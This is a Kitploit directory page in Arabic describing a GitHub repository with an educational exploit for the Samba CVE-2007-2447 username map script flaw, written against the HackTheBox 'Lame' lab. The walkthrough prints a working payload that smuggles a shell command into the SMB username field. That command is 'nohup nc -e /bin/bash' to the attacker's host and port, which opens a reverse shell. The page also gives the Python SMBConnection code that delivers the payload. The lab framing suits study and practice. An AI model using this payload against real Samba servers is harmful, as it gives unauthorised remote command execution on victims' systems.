
Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
CVE-2007-2447 — تطبيق استغلال تعليمي لـ CVE-2007-2447 Samba 3.0.20-3.0.25rc username map script command execution vulnerability مع Python SMB client payload و netcat reverse shell. | Kitploit
أدوات/GitHubGitHub/foudadev/cve-2007-2447
تحليل الثغرات الأمنيةالاستغلالاختبار الاختراقالقيادة والسيطرةالتعلم والتعليمأداة الوصول عن بعدتطوير الحمولاتاستغلال الملفات الثنائيةمختبرات وتدريب عملي
GitHubfoudadev/cve-2007-2447

CVE-2007-2447

تطبيق استغلال تعليمي لـ CVE-2007-2447 Samba 3.0.20-3.0.25rc username map script command execution vulnerability مع Python SMB client payload و netcat reverse shell.

124منذ 2 سنواتلم تتم المراجعة بعد
عرض المستودع
مشاركة

رحلة ExploitDev #6 | CVE-2007-2447 | Samba 3.0.20 < 3.0.25rc 'Username' map script' تنفيذ الأوامر

الاستغلال الأصلي: https://www.exploit-db.com/exploits/16320

اسم الاستغلال: Samba username map script RCE
CVE: 2007-2447
المختبر: Lame - HackTheBox

الوصف

هناك ثغرة أمنية في إصدارات Samba الأقل من 3.0.25 تسمح للمهاجم بتنفيذ أوامر النظام عن طريق إرسال طلب مشوه كاسم مستخدم إلى خادم SMB.


كيف يعمل

هذا مثال على استخدام الأمر nohup لإنشاء مجلد:

برمجيًا، /= تعني عامل القسمة والتعيين ويستخدم عادة في الحلقات. ولكن لماذا نحتاج إلى استخدامه هنا؟
السبب في استخدام ذلك هو لتقسيم حقل المجال وحقل اسم المستخدم أثناء إرسال الطلب، يمكن العثور على شرح أفضل هنا. نستخدم حقل اسم المستخدم لفتح اتصال netcat والاتصال بخادمنا.


كتابة الاستغلال

كتابة الاستغلال سهلة جدًا لأن هناك مكتبة عميل SMB متاحة بالفعل لـ Python (قم بتثبيت حزمة python3-samba) لذا كل ما عليك فعله هو استخدامها بهذه الطريقة:

username = f"/=`nohup nc -e /bin/bash {lhost} {lport}`"
conn = SMBConnection(username, '', '', '')

try:
    print("Sending payload")
    conn.connect(rhost, rport, timeout=10)
except Exception as e:
    sys.exit(e)

دعنا نفهم كيف يعمل SMBConnection، لقد قمت بتوفير username ولكن ما هي الثلاث سلاسل الفارغة الأخرى؟
تلك الثلاث وسائط الأخرى هي: password و my_name و remote_name

لأغراض جعل استغلالنا سهل القراءة، يمكننا كتابتها بشكل صريح مع قيمها لكن قيم الوسائط بعد username غير مطلوبة:

conn = SMBConnection(username=username, password='', my_name='', remote_name='')

الجزء التالي أسهل للفهم، نستخدم مثيل الفئة SMBConnection لإنشاء اتصال ونقدم IP الهدف والمنفذ ورقم المهلة بالثواني:

conn.connect(rhost, rport, timeout=10)

أفكار ختامية

في هذه الجلسة من تطوير الاستغلال تعلمت عن إنشاء عميل SMB والاتصال بخادم SMB. كما تعلمت عن أوامر Linux مثل nohup التي يمكنك تجربتها لاحقًا. تعلمت عن الاتصال بجهاز المهاجم من جهاز الضحية باستخدام netcat وهو أمر قد يكون مفيدًا في رحلة تطوير الاستغلال الخاصة بك.


تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    867
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    544
  • 3

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    385
  • 4

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    360
  • 5

    looking-glass

    anonghosty/looking-glass

    منصة CSIRT تستقبل تقارير Shadowserver في MongoDB وتعيد عرضها كخرائط تفاعلية وتحليلات ونتائج وإرشادات ولوحات معلومات تنفيذية.

    302
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    نظام العمل للأمن السيبراني الأصلي بالذكاء الاصطناعي — حيث تتحول النية إلى تنفيذ محكوم، وتصبح الأدلة ذاكرة تشغيلية، وكل عملية تحسن التي تليها.

    279

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →




